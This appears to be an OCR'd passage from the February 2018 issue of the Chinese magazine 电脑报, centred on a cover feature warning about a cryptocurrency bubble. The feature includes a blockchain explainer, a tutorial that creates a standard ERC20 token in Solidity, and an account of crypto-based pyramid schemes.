科技创造财富·科技改变生活

电脑報

第6期
总第1339期
2018年2月5日
全彩电子版：icpcw.com/e
官方微博：weibo.com/cpcw
邮发代号 77-19

欢迎到各地邮局
或微信订阅
2018年《电脑报》
微信订阅扫一扫

封面策划

2018，虚拟货币之殇 >03

2017 年比特币价格暴涨 13 倍、莱特币价格暴涨 60 倍、瑞波币价格暴涨 260 倍……一批虚拟货币引发的财富效应在不断发酵，引来无数投资者前仆后继，可在不知不觉中风险也在聚集，一场暴风雨正在酝酿，我们大胆下结论，2018 年将成为众多虚拟货币之殇！

苹果云为何飘落贵州 >07

中国大数据军备竞赛：一个西部贫穷省份的新路试验

御Mavic Air：能够吊打大疆的，或许只有它自己 >16
主动降噪，**吃鸡**有奇效 >19
小编亲测，换了电池的 **iPhone** 真能满血复活？ >24
Intel第八代CPU只能用**1000块的 Z370主板**？ >29

玩游戏的第一步，从扫码找同好开始 ▸

售价5.00元
6 952284 100010
主管单位：重庆市科学技术协会 | **出版单位：**重庆电脑报出版有限责任公司 | **地址：**重庆市渝中区双钢路 3 号科协大厦 | **邮编：**400013 | **邮局订阅代号：**77-19
读者邮箱：pcw-advice@vip.sina.com **电话：编辑部**(023)63658800 | **广告部**(023)63658999 | 欢迎提供新闻线索 | **发行热线：**023-63863737
国内统一刊号：CN50-0005 | **广告经营许可证号：**010015 **北京新华社印刷厂 香河华林印务公司 印刷** 报纸如有遗失或缺损，请致电 023-63658769

封面策划

观点:虚拟货币泡沫酝酿“金融风暴” …… 03
剖析:炒虚拟货币的七种“死法” …… 04
解惑:三分钟读懂区块链 …… 05
揭秘:人人都可创建虚拟货币 …… 06

中国大数据军备竞赛:一个西部贫穷省份的新路试验 …… 07
美团的网约车故事,会有人买单吗? …… 09
汽车“智”造的互联网新势力 …… 10
走出国门的阿里云城市大脑去了马来西亚 …… 11
“黑科技”点亮传统文化,盘点紫禁城的现代数字技术 …… 12
无人驾驶还没来,“飞行汽车”却已经准备上天了 …… 13
LIVE 配得上“魅族史上最高端耳机”头衔吗? …… 15
御 Mavic Air:能够吊打大疆的,或许只有它自己 …… 16
华硕 ROG G7AI 游戏本测试 …… 18
主动降噪,吃鸡有奇效 …… 19
钢化玻璃 + 宽体,这款中塔很超值
航嘉 GX600P 中塔机箱深度体验 …… 20
不懂要掉坑!这些接口花样多 …… 21
4G 玩网游靠谱性研究 …… 22
手动给手机减肥 …… 23
小编亲测,换了电池的 iPhone 真能满血复活? …… 24
超炫游戏配置推荐 …… 25
年终奖到手,这些新笔记本送人送己都适合 …… 26
想要轻松地过个好年?
来看看你还少了啥 …… 28
Intel 第八代 CPU 只能用 1000 块的 Z370 主板? 300 块的 H110 就可以! …… 29
看懂这个 理财不求人 …… 30
打印和复印设备泄密不得不防 …… 31
如何抢到 Paypal 优惠券 …… 32
挖矿木马盯上视频软件 …… 33
让 Scratch2.0 给你一张新年电子贺卡(三) …… 34
彩灯高挂,手机拍摄朦胧光斑可好? …… 35

电子版增刊

《边境之旅》游戏体验 …… Z1
又抄袭韩综? 还想出一支取代TFBOYS的国民偶像? …… Z2
低温大不了关机,但静电会毁了你的设备 …… Z3
电信用户注意:电信VoLTE终于开通了! …… Z4
神脑洞的泰国漱口杯,正反都能用 …… Z5

手机淘宝扫一扫
订阅电子版

视角

有趣的青蛙

网络世界的奇妙在于无法预测,除了烧钱和病毒式营销,还有一些东西莫名其妙地会火起来,甚至连创作者本人也没有想到,远的比如“贾君鹏,你妈叫你回家吃饭”,近的有最近爆红的日系小游戏《旅行青蛙》。

按游戏开发者的说法,这是一款“与世无争”的游戏,核心就在于“等待”。游戏者之间彼此没有竞争关系,唯一需要做的就是花上两三分钟,到池塘里收割三叶草,用三叶草换物品,然后回到小屋为青蛙准备食物和旅游用具。其他时间就是等待,等着青蛙旅行回来,或者在某个景点给你寄一张精美的明信片。

听起来貌似很无趣,的确,身边玩这个游戏的人不少,但如果问他们有什么好玩的,大都也说不出个道道,有人说因为玩法很简单,甚至有的仅仅就觉得画风很漂亮而已。有评论说,这是因为切合了这一代年轻人“佛系”的生活态度——与别人无关,享受自己的节奏就好。开发这个游戏的是日本 HIT-POINT 工作室中的一个四人团队,之前小有名气的《猫咪后院》也出自他们之手。团队负责人上村真裕子就表示,他本人也感到很迷茫,至今不明白它在中国如此火爆的准确答案。

前不久,日本少女街拍杂志 FRUiTS 宣布停刊,这本杂志以夸张的卡通风格和古怪的原宿风格而闻名于世,杂志创办人称,在原宿街头“已经没有更多值得拍的酷小孩出现了”,这是停刊的重要原因——由于阶级的固化,日本年轻一代普遍对未来没有更多的期待。性冷淡风、小清新、禁欲系、避世主义,成为和他们联系紧密的关键词。他们对生活主动降低期待,放弃竞争,用更少的钱,更简约的生活,减少欲望,也减少了风险。这也许就是在日本才能产生《旅行青蛙》这种游戏的文化背景。

中国青年或许很难真正理解这样的三观吧?毕竟我们正处在一个激烈变革的时代,进取和造梦还是生活的主题。所以,开发者心中一个与世无争的游戏,在国内的商人眼里却是一个绝妙的赚钱工具。听说已经有很多国内的游戏公司向《旅行青蛙》的制作方提出了代理申请,除了应用内购买和广告,他们会找到更多的变现方式和 IP 运营,来敲骨吸髓般地榨取它的价值。

这真是这个时代才会发生的有趣故事。

连续22年全国畅销图书品牌
《电脑报》2017年合订本
震撼上市
珍藏您的情怀
总发行量超过亿册
回顾2017年IT历程
收录《电脑报》2017年文章精华
加推20余篇不得不看的IT秘笈
限量发行
手慢无
扫一扫,进入指定天猫书城购买
博库网
新华文轩
海宁新华书店
台州新华书店
售价50元

观点

虚拟货币泡沫酝酿“金融风暴”

@董师傅

自1825年英国第一次爆发经济危机以后，大约10年周期就会爆发一次经济危机，而最近的3次都跟金融领域相关，2018年又是一个金融风暴魔咒的年份，如果魔咒又灵验了危机会出自金融系统的哪里呢？本报理财专家董师傅预测最大的可能是来自虚拟货币泡沫的破灭！

十年一次的数字魔咒

在董师傅的记忆中，1987—1988年，由美股“黑色星期一”引爆了全球性的“金融风暴”，仅“黑色星期一”当天，全球股市损失的市值就超过14000亿美元，差不多等同现在两个苹果公司的市值没有了，至于后面的损失就更大了，全球主要股指都进入下降通道，损失远超第二次世界大战。

1997—1998年由外汇市场的暴跌引爆了亚洲“金融风暴”，泰国、菲律宾、马来西亚和印尼的货币被索罗斯为首的国际大鳄做空，得手之后攻击韩国、新加坡等国的货币，最后是1998年的中国香港金融保卫战，“金融风暴”令东南亚国家的经济倒退了20年、韩国差点破产，在这场风暴中国际大鳄初期翻手为云覆手为雨，后期因为损失惨重引发了华尔街危机。

2007—2008年由美国次级抵押贷款引爆了全球性的“金融风暴”，房地美和房利美被政府接管、多家银行破产，美联储评估该风暴造成14万亿美元损失……大家看到没有，最近的经济危机都来自金融领域，且每次出问题的都是不同的细分领域，因此如果有第四次“金融风暴”的话，除了虚拟货币泡沫还能有谁！这也是为什么中国政府禁止、打击虚拟货币的原因，高瞻远瞩呀！

2018年元旦起韩国虚拟货币交易市场暂停新开户

虚拟货币证券化催生泡沫

如今的虚拟货币开启了用户之间的价格交易，这就是资产证券化！股票、期货、外汇等都是资产证券化的具体产品，为了防止风险各国对这些产品都有各种各样的监管，就是这样还是有令人疯狂的投机，例如在海外的外汇市场，最大的杠杆比例是500倍，也就是用100元的钱可以交易5万元的资产，是不是很疯狂！再比如乐视网还未复牌前，几乎人人都知道该公司遇到了大麻烦，董师傅在理财版也提示了风险，认为乐视网复牌当天在跌停板上就成交了超过3000多万元，后续每天成交也有数百万元，是不是无法理解！

一旦可以投机就有部分人失去判断的理性，如果投机没有任何监管，那就更为疯狂，以迅雷玩客币为例，最初一枚0.1元，投机资金涌入后开启了暴涨模式，1元、10元、50元、100元、300元……3000倍的涨幅令投机者越来越多，越来越敢赌，失去了理智，所幸迅雷采取了措施遏制了这种疯狂。

连续跌停毫无悬念，即使这样乐视网复

虚拟货币是无根之萍

假如泡沫真的破灭了，影响有多大呢？众所周知，虚拟货币本身是没有价值的，只有小范围共识，一旦这个共识崩溃了，其就是一堆代码而已！跟之前的“金融风暴”不同，虚拟货币崩盘了不会有各国政府出面救助这种事情发生，参与虚拟货币交易的基本上是个人用户为主，因此崩溃后造成的损失很大、新闻的轰动性很大，但损失在可控的范围内！

在董师傅看来，虚拟货币是基于区块链技术传播的，但区块链技术的最大用途质并不是支持当前的这些虚拟货币。举个例子，第一次互联网革命时，大家以为注册个COM地址开个网站就是互联网，有的公司甚至市值超过千亿美元，之后泡沫破灭令互联网的发展沉寂了好久，直到社交网络、移动网络的出现，大家才知道互联网的基础是入口，大家抢夺的是入口是流量。

下转04版

全彩电子版：新年破季订阅

电子版可以从去年、今年甚至明年的任意一期开始订阅。
举例：我想从今年第6期开始订阅一年，结束时间即为明年第5期（直接告诉客服或买家留言）

凡新订阅2018年电子版全年版的读者
向客服提供2017年纸质版订阅凭证
即可**获赠**2017年全年电子珍藏版

2018《电脑报》电子版全年版
原价：~~250~~元
抢购价仅需：158元

手机淘宝扫一扫立即订阅
icpcw.com/e
详情可咨询客服

~~原价250元~~ 全年版（50期） 158元
~~原价125元~~ 半年版（25期） 85元
~~原价62.5元~~ 季度版（12期） 45元

新品上架

电脑报2017年合订本电子版（非纸质）

原价：50元
上新价 30

手机淘宝扫一扫
go.icpcw.com/2017hdb.htm

上接03版

剖析

炒虚拟货币的七种“死法”

虚拟货币泡沫令无数人奋不顾身地投入,有的人甚至辞职将全部身家投入炒币之中,期待地在网上写着自己的炒币日记。可以肯定地说,参与炒币的人起初都容易赚钱,这种赚快钱的感觉令人欲罢不能,继续参与期待赚更多的钱,然而就算泡沫不破灭,投机者也有极大的概率亏死。下面,我们就来看看炒币者最常见的七种“死法”!

第一种:死于逆市抄底

虚拟货币价格暴跌,炒币者开心地杀入市场抄底,没想到所谓的底下面还有地下室、地下室下面还有十八层地狱、十八层地狱下面还有无尽的深渊,你去抄底试试,买一个,套一个,进两个,套一双!可以说,逆市抄底是大多数炒币者亏损的主要原因,在明显的下跌趋势里感觉虚拟货币价格越来越低,认为该有新的投机者进来接盘了,价格应该反弹了,结果越抄底亏得越多,直到受不了割肉不但之前赚的利润没有了,本金也可能亏进去。

例如2013年比特币开启了暴涨模式,由十几美元涨到了1000美元左右,然后又暴跌到100多美元,这过山车是不是很疯狂!至于当时其他的虚拟货币跌得更是一塌糊涂,无数炒币者血本无归。其实,抄底这种行为只有在震荡行情或者上涨回调行情中才可能成功,其他时候这么做只有死路一条。这就是我们常说的顺势操作,做对无数次而做错一次也错在转折点处,但逆市操作做对无数次而做错一次就没有然后了!

第二种:死于加杠杆

一些炒币者在虚拟货币这波泡沫中尝到了甜头,于是想加大投入赚得更多,然而手中没有多余的钱了,就想到借钱或者融资炒币,这就是加杠杆,目前普遍是5~10倍的杠杆,这是什么意思呢?假设杠杆率为5倍,本金为30万元,炒币者可以借到120万元,然后满仓买虚拟货币——不要问为什么一定是满仓这个问题,如果虚拟货币价格上涨10%,那么获利就是50%,反之也是亏损放大5倍,也就是说只要炒币者150万元资金亏损30万元他就爆仓了,再亏损不但本金没有了,借来或者融资的钱都要赔了!

一般来说炒币者不会一来就加这么高的杠杆,起初都是很小的杠杆率,然而一次又一次地赚到钱,令他们放松了对风险的警惕,盲目相信虚拟货币只涨不跌,最后导致血本无归。例如2017—2018年,比特币连续突破多个重要关口,连美联社最大胆的预测1万元的价格都突破了,最高达到18000美元,在这个过程中不少人增加了杠杆比例,设想比特币价格突破3万美元,后来嘛比特币从18000万美元跌到10000美元左右,加了杠杆的人纷纷爆仓欲哭无泪!简单地说,就是看到少数炒币者一夜暴富,于是自己也想赌一把,结果赌错了!

第三种:死于K线图

虚拟货币的交易使用了K线图,这点学的是股市和期货,不过虚拟货币的K线图无法完全套用股市的K线图知识、期货的K线图知识,存在各种不确定性,如果看图炒币就会血亏。例如2013年、2017年中国政府就打击虚拟货币,导致虚拟货币价格暴跌,2017年韩国政府也打击虚拟货币,也一度造成各种虚拟货币价格暴跌。

虚拟货币遭遇政策打击

说白了,就是虚拟货币的身份无法得到各国央行的认同,而没有一个合法的身份就容易受到各种政策的冲击,这种冲击是看K线图无法提前预知的,从而无法避过火坑!另外,虚拟货币交易存在明显的坐庄、操纵价格等违法行为,这种行为在正规的股票市场、期货市场是明令禁止的且被监管的,虚拟货币交易处于野蛮时代、各路妖魔横行,K线图的作用相比之下就小了,甚至变成妖魔们坑杀炒币者的一个诱饵!

第四种:死于追涨杀跌

由于K线图不是怎么可靠,又没有其他更好的买卖方法,所以绝大部分炒币者采用的是追涨杀跌,而众所周知追涨杀跌短期容易赚钱,但长期来看是亏损的概率更大——在股市中长期盈利的概率是10%,其中还包含了不少价值投资者,而期货长期盈利的概率则降低到1‰,相比之下炒虚拟货币难度更高,不要看现在许多炒币者宣称赚了多少钱,最终能持续盈利的比例会超过1‰吗?大概率是不行的,绝大多数炒币者会死在沙滩上!

另外,许多人知道追涨杀跌不好,想一直拿着虚拟货币,但人性天生就具有贪婪和恐惧,对下跌的价格感到恐惧,对上涨的价格产生贪婪,这就导致实际操作跟心中的设想不一样,只有极少数人能改变这种天性,也就是克服人性的贪婪和恐惧,然而大部分芸芸众生总是在轮回着自己反复出现的错误,并不比金鱼7秒钟的记忆强多少!

第五种:死于不止损

对一些炒币者来说,认为不管虚拟货币价格怎么暴跌,最终都会涨回来的,只要一直持有不卖就不会真的亏损,甚至喊出死了都不卖,多少暴跌都不会害怕,奇迹永远存在。然而,对有些虚拟货币而言,死了都不卖可能就真的亏死了。例如中华币就从最高35元一路跌到0.5元,之后就崩盘了、涉嫌传销被查封了,2.6亿元资金灰飞烟灭。

可以说,这是炒币者最惨烈的一种死法,一般有两类炒币者容易中招,一类是才接触炒币的,因为无知者无畏,不知道这种死法的残酷程度导致资金稀里糊涂地被干掉了,另外一类是老手,他们进入炒币这个圈子有段时间了,经过多次交易总的来说获利不少,对虚拟货币经过的暴涨暴跌习以为常,认为暴跌反而是一种机会,胆子越来越大,却不知虚拟货币有千千万万,一不小心碰到清盘、崩溃这种就栽了。去看看那些代币,由于政策打击代币,之前涨势喜人的各种代币一泻千里直至清盘。

中国管理科学研究院

贺 信

中兴同寿(北京)生物科技有限公司:

获悉贵公司已运筹周全,尽展实力,为国争光,为民谋利,为己创收。

对贵公司的成立表示热烈的祝贺!

中国管理科学研究院
安全生产决策调研中心
2015年12月28日

中华币发行方伪造的中国管理科学研究院文书

第六种:死于高频交易

大多数炒币者喜欢高频交易(也就是频繁交易),恨不得一天买卖N次,以此获取不菲的差价收益,然而最终结果是不断亏钱。这是为什么呢?理论上来说,每次交易赚1%,只要保证每天最终成功赚1次,日收益率就是1%,那么一年就可以获利365%,这还是不算复利的情况下,如果计算了复利更是吓人!事实上,每天成功交易1次这个看上去简单,做起来很难,几乎是不可完成的任务。

这是因为虚拟货币价格波动太大,短线是无法预测的,所以高频交易导致成功率下降,成功率下降导致亏损增多,亏损增多导致交易心态变坏,心态变坏导致更多更大的亏损,如此就形成一个恶性循环。举个例子,在高速公路上左左右右频繁变道会有什么后果,是个人都知道这种早晚要出事,高频交易虚拟货币的原理跟这个是一样的。再想想,高频交易会导致手续费增多,赚的钱不够交手续费这种情况是普遍存在的!

第七种:死于大V忽悠

大量炒币者对虚拟货币都没有一个很好的认识,就因为听说可以赚钱就来了,之后就崇拜一些大V的言论,什么比特币最终可以成为法币,什么虚拟货币数量有限不会贬值、什么21世纪的未来属于虚拟货币……新浪微博、雪球、知乎上都有一批推崇炒币的精神领袖,许多人就是信了他们的话,辞职炒币的有之、卖房炒币的有之、借钱炒币的有之,最终钱没有赚到,工作、事业都洗白了。

例如虚拟货币圈大名鼎鼎的李笑来,推广代币EOS,帮助EOS在短短五天内融到了1.85亿美元,之后EOS发布公告撇清了与李笑来的关系,并非项目联合创始人、董事,令人瞠目结舌。可以说,许多虚拟货币为了抬高身价,会找大V来站台撑腰,有没有技术不重要、有没有创新也不重要,重要的是要让炒币者以为这个虚拟货币有技术、认为这个虚拟货币有未来、认为这个虚拟货币会开启暴涨模式。相信所谓的大V的推荐,相信所谓新兴的虚拟货币前途无量,往往就是亏死的前奏!

延伸阅读 哪些虚拟货币相对更坚挺

我们的态度是不建议大家去炒币,但如果的确有这方面的需求,我们可以看看在泡沫破灭前后相对更坚挺的虚拟货币。

比特币

比特币是虚拟货币的领头羊,一般来说大家对领头羊的共识是最高的,对它的支持应该也是最大的,毕竟是黑客认可的硬通货币。另外,40%比特币掌握在一千来个人手里,且筹码高度锁定,只要这些筹码不涌出短时间比特币就还算安全。

门罗币

大家看新闻是不是经常听到门罗币,“南方周末网站被黑客用来挖门罗币”“天翼校园客户端被黑客植入门罗币挖矿模块”“黑客利用在星巴克蹭网的电脑疯狂地挖掘门罗币”“黑客利用YouTube劫持电脑挖掘门罗币”“黑客攻陷甲骨文WebLogic服务器用于挖掘门罗币”,黑客喜欢门罗币,这就说明了其有炒作价值,未来还有上涨空间。

咦,为什么黑客青睐这种虚拟货币?一个原因是比特币之类是明币,门罗币是暗币,听不懂?在交易过程中比特币之类可以看到交易金额、发送方与接收方的地址,也就是说如果比特币地址和人的真实身份一旦挂钩,比特币就可以被追踪;或者只要知道某人的比特币地址,就可以计算出他的比特币资产余额以及资金流动状态。而门罗币会在交易过程中隐藏交易金额、隐藏发送方与接收方地址,就是隐蔽性更强啦!更重要的原因是比特币挖矿难度太大,需要专业的矿机,而门罗币挖掘难度相对较小,普通的PC电脑就可以挖掘。

解惑 三分钟读懂区块链

前面提到了区块链，它是所有虚拟货币的基础，那什么是区块链呢？它具有哪些特性呢？为什么说虚拟货币只是区块链的副产品呢？区块链在未来应该被用于哪些领域呢？下面，我们就来解答这些问题！

什么是区块链

比特币全球矿池算力分布

区块链（Blockchain）这个概念是2008年的一篇论文《比特币：一种点对点的电子现金系统(Bitcoin:A Peer-to-Peer Electronic Cash System)》提出的，也就是一种全新的公共记账方案，其基本思想是：通过建立一组互联网上的公共账本，由网络中所有的用户共同在账本上记账与核账，来保证信息的真实性和不可窜改性。而之所以名字叫做区块链，顾名思义，是因为区块链存储数据的结构是由网络上一个个存储区块组成一根链条，每个区块中包含了一定时间内网络中全部的信息交流数据，而随着时间推移这条链会不断增长。

为了保证链条上的数据安全和个人隐私，区块链技术特意增加了如下特征：1.去中心化，由于区块链是靠各个节点共同实现系统的维护和保证信息传递的真实性，基于分布式存储数据，而没有某个中心进行集中管理，因此某一个节点的数据受到黑客攻击和窜改不会影响整个网络的健康运作；2.去信任化，任意两个节点之间建立连接不需要信任彼此的身份，也就是数据交换的双方就可以匿名交换，因此不用担心欺诈的问题；3.反窜改化，由于任意节点之间的活动受到全网的监督，且数据库采用分布式存储，黑客无法伪装数据也无法控制全网——当然，也不是绝对不可以，理论上只要掌握全网超过51%的算力就有可能成功窜改或者伪造区块链数据，以比特币全网为例，当前每秒的算力超过236万万亿次哈希碰撞，这个算力差不多是全球排名前500超级计算机算力总和的数千倍，所以想窜改区块链数据几乎是不可能完成的任务。

看了上面解释还是不明白？没关系，我们举例说明一下，神仙姐姐拍了一套私房照只赠送给1万名幸运粉丝，假设每个粉丝都将私房照保存在个人电脑中，就相当于有了1万份备份，这就是数据分布式存储，也就是大家所谓的去中心化。可想看神仙姐姐私房照的不仅仅1万人，怎么办呢？于是有人做了一个特殊的网络共享文件夹，其他人想看的话就必须加入一个观看协议，每个人的观看行为都被记录下来并通知原来的1万名幸运粉丝，假设张三在2018年2月5日9:03观看并删除了编号为11的照片，这个行为马上被广播给1万台电脑，其他电脑中的备份立即还原了张三的删除行为，这就是反窜改化。后来这个特殊的网络共享文件夹上传的明星文件越来越多，有的喜欢神仙姐姐，有的喜欢国民女神，就可以自行交换私房照，虽然彼此都不认识但在特殊的网络共享文件夹中可以放心地交换，这就是去信任化。

通俗点说，区块链就是一个网络虚拟中介，它的作用就是在无数陌生人之间建立可交易的信任。

区块链有三大缺点

前面说的都是区块链的优点，但这个世界上没有十全十美的技术，因此区块链也有不少缺点，比较突出的是效率不高、电力消耗高和不可追回。

效率不高

由于采用的分布式存储导致全网中每一笔交易都需要其他节点进行认证并记录，这自然就会影响交易的效率，在一些数据交换发生频繁的场景下这个缺点就会被放大，例如在美国迈阿密举行的北美比特币大会，按道理应该是支持比特币购买门票，结果由于涌入的人太多导致交易太频繁，比特币的交易速度缓慢，不得不宣布停止接受比特币付款购买门票。

2017比特币每日产量及挖掘难度走势


回顾任何一次技术革命，大家就会发现技术带来的是效率的提高，不管是劳动效率的提高，还是社交效率的提高，都是全方面改变我们的生活，而基于当前区块链技术生成的虚拟货币却不具备这个能力。这就是为什么中国央行在研究官方版虚拟货币时，明确表示未来运用区块链技术中一定会有一个中心，也只有如此才可以提高效率，实现未来的人民币无纸化。

电力消耗高

区块链的运作依赖节点的算力，这些算力合起来极为惊人地需要消耗大量的电力，导致大量能源被白白浪费掉。此外，挖矿消耗的能耗还没有算，这块消耗的能源更为庞大，以一个一天挖100枚左右比特币的矿场计算，每小时的耗电超过4万度，而全球矿场现在每小时耗电量超过60万度，每年超过52亿度，是不是惊呆了！随着虚拟货币泡沫的膨胀，越来越多的资金进入挖矿领域，未来的用电量还会上升，这么多能源消耗在这上面真的合适、合理吗？

不可追回

如果保存虚拟货币的钱包被盗了或者硬盘遗失了，虚拟货币就没有了，无法通过区块链追查到相关信息，自然没有办法追回来的，如果是银行卡丢了、银行卡中的钱被盗了是可以找回的。银行保存了个人信息，没有银行卡也知道一个人是不是在这家银行存有资产、存了多少资产；如果银行系统被黑客入侵了，将客户的钱划走，银行是可以追查到的并会赔偿客户的损失，当然如果是因为客户自己的原因（比如掉入钓鱼网站的陷阱）银行自然是不赔的。



2017数字加密币交易平台被攻击时间轴

区块链的正确打开方式

看了上面的分析，大家已经知道虚拟货币不算区块链技术的好归宿，其应该被用于如下四个领域：

金融保护

区块链技术可以很好地保护支付清算系统、对账系统、大宗金融交易系统、金融供应链系统等，例如微众银行的区块链对账系统就可以跟其他银行实时同步完成资金清算任务，该系统稳定运行保持了零故障纪录，而传统的对账方式需要约定好某一个时间点对前一个交易日的所有数据进行汇总再比较数据是否一致，这个过程工作量较大且耗时不短。再比如万向集团采用区块链技术的汽车供应链金融服务平台，可以有效杜绝整个汽车产业链中的虚假贸易、提高风控效率并保护购销过程敏感信息不被泄露。

版权保护

当前版权保护工作很难，盗版随处可见，例如盗版系统、盗版音乐、盗版PDF文件等，在搜索引擎一找一大堆，可以说传统的确权、授权与维权方式已力不从心，而运用区块链技术后，这个问题迎刃而解，特别是区块链技术在版权上的应用具有去中心化的特征，面对人人都是创作者的自媒体时代，海量小微版权能够实现原创作品即时存证、不可窜改，并受司法鉴定保护。上市公司安妮股份就谋划在旗下“版权家”平台中运用区块链技术，为版权人提供一站式综合版权保护服务，为此还成立了国内首个版权区块链联盟，解决海量版权权属确认问题。

物联网保护

在物联网领域，区块链技术可以大展宏图，区块链技术可为物联网提供点对点直接互联方式来传输数据，而不是通过中央处理器，区块链叠加智能使得每个智能设备变成独立网络节点，降低物联网成本。例如通过区块链技术可以将无人驾驶汽车全部连接在一起，今后汽车起步、行驶、导航、拐弯、停车等信息都可以通过区块链技术追踪到，且信息可以在车辆与车辆之间，车辆与远程控制APP之间，车辆与区域交通控制中心之间交互。再比如银行可以将自动取款机通过区块链技术连接在一起，可更好地维护自动取款机终端设备，黑客再想通过近距离物理入侵的手段让自动取款机吐钱就行不通了。

医疗数据保护

利用区块链技术将个人医疗数据编码成为一个数据，个人能够通过手中的私人密钥将数字医疗资产授权给医生、保险机构、药店等使用，如此一来医疗记录信息就实现了数据共享，大大提高了医疗效率。


揭秘 人人都可创建虚拟货币

看完之前的文章大家是不是觉得虚拟货币依然很神秘,认为这个还是高大上的东西?我们换个角度来认识虚拟货币,从创建一个属于自己的虚拟货币入手来重新认识它!等等,是教大家去挖矿?NO!是创建一种新的虚拟货币,这玩意人人都可以弄哟!

利用以太坊智能合约创建一个虚拟货币,这个虚拟货币可通过以太坊交易。首先,在浏览器中配置 MetaMask(以太坊钱包)插件,然后在地址栏输入 http://remix.ethereum.org,在新窗口的左侧可以看到一堆代码,右侧可以看到英文显示的设置窗口。在左侧窗口输入如下代码:

```
pragma solidity ^0.4.16;
interface tokenRecipient { function receiveApproval (address _from, uint256 _value, address _token, bytes _extraData) public; }
contract TokenERC20 {
string public name;// 代币名称
string public symbol;// 代币符号
uint8 public decimals = 18; //18 代币的最小单位是小数点后 18 位
uint256 public totalSupply; // 发行代币总量
mapping (address => uint256) public balanceOf; // 查看对应账号的虚拟货币余额
mapping (address => mapping (address => uint256)) public allowance;// 控制虚拟货币的交易
event Transfer (address indexed from, address indexed to, uint256 value);// 实现虚拟货币用户之间的交易
event Burn (address indexed from, uint256 value);
function TokenERC20 (uint256 initialSupply, string tokenName, string tokenSymbol) public {
totalSupply = initialSupply * 10 ** uint256(decimals);
balanceOf [msg.sender] = totalSupply;
name = tokenName;
symbol = tokenSymbol;
}
function _transfer (address _from, address _to, uint _value) internal {
require(_to ! = 0x0);
require (balanceOf [_from] >= _value);
require(balanceOf[_to] + _value > balanceOf[_to]);
uint previousBalances = balanceOf[_from] + balanceOf[_to];
balanceOf[_from] -= _value;
balanceOf[_to] += _value;
Transfer(_from, _to, _value);
assert (balanceOf [_from] + balanceOf [_to] == previousBalances);
}
function transfer (address _to, uint256 _value) public {
_transfer (msg.sender, _to, _value);
}
function transferFrom (address _from, address _to, uint256 _value) public returns (bool success) {
require (_value <= allowance [_from] [msg.sender]); // Check allowance
allowance[_from][msg.sender] -= _value;
_transfer(_from, _to, _value);
return true;
}
function approve (address _spender, uint256 _value) public
returns (bool success) {
allowance[msg.sender][_spender] = _value;
return true;
}
function approveAndCall (address _spender, uint256 _value, bytes _extraData) public returns (bool success) {
tokenRecipient spender = tokenRecipient(_spender);
if (approve(_spender, _value)) {
spender.receiveApproval (msg.sender, _value, this, _extraData);
return true;
}
}
function burn (uint256 _value) public returns (bool success) {
require (balanceOf [msg.sender] >= _value);
balanceOf [msg.sender] -= _value;
totalSupply -= _value;
Burn(msg.sender, _value);
return true;
}
function burnFrom (address _from, uint256 _value) public returns (bool success) {
require (balanceOf [_from] >= _value);
require (_value <= allowance [_from][msg.sender]);
balanceOf[_from] -= _value;
allowance[_from][msg.sender] -= _value;
totalSupply -= _value;
Burn(_from, _value);
return true;
}
}
```

在右侧点击“Run”,选择合约 TokenERC20,填入想要的虚拟货币总数、名称及代号,就自动创建一个合约并得到一个地址,此时 MetaMask 插件会弹出一个交易确认框,点击“Submit”再填入之前系统生成的合约地址,点击“Add”就自动生成一个虚拟货币了。



小贴士:当然,也可以直接下载以太币钱包软件到电脑中,在钱包中点击右上角的“Contracts”按钮,再点击“Deploy New Contract”,复制粘贴代码也可以快速生成虚拟货币。

欺诈 虚拟货币 沦为传销工具

对比特币、莱特币、门罗币等虚拟货币是不是庞氏骗局,尚有争议,但虚拟货币被不法分子大量用于传销却是不争的事实,甚至引起监管层的关注。下面,我们来盘点一下与虚拟货币相关的传销陷阱。

网上的虚拟货币传销比较多,造成影响较大的有珍宝币、百川币、马克币、暗黑币、摩根币、贝塔币、万福币、五行币、易币、中华币、维卡币、石油币、华强币、亚元币……这些传销陷阱具有如下特点:

拉大旗作虎皮

光吸引网民的目光不够,骗子还要继续忽悠,撒手锏就是拉大旗作虎皮伪造或者打着官方机构的旗帜来为自己的虚拟货币背书。例如易币在宣传材料中称其发行平台“中国网超”系受商务部等五部委的委托搭建,该平台是中国“数字货币教学实践示范基地”之一,稍稍想想就知道商务部等部委怎么可能干这种事情,百度一下就知道只有央行在研究虚拟货币相关的区块链技术,未来央行如发行的虚拟货币也是那种存在中心化的虚拟货币。

不断洗脑

如果发现网民感兴趣,就会展开洗脑攻势,常用的做法是建立一个语音聊天室或者开一个直播,然后用慷慨激昂、巧舌如簧的花言巧语对网民进行忽悠,让网民相信这种虚拟货币是有多么的稀缺、未来的升值空间是有多少大、现在不卖未来会如何后悔、如何通过虚拟货币一夜暴富成为人生赢家……甚至,有的骗局不仅仅局限于网上,还搞网下的现场宣讲洗脑活动。

宣传口号吓死人

一般骗子会给自己的虚拟货币取一个好听的名字,然后用各种手段包装显得这种虚拟货币很珍贵,例如大名鼎鼎的亚元币,宣传口号就是“亚元是全球所有法定货币包括美元都要先转换成人民币才能购买的虚拟数字货币”“亚元是一带一路亚洲虚拟货币一体化人民币的体验版”“ 亚元是振兴中华实现中国梦 14 亿中国人民走向富裕的人民币”,一个集团发行的虚拟货币就胆大包天地想等同于人民币,是不是要逆天!再比如石油币,号称未来取代美元跟石油价格挂钩,是不是更是天方夜谭!但骗子就是通过这么夸张的宣传吸引网民的目光。

不允许质疑

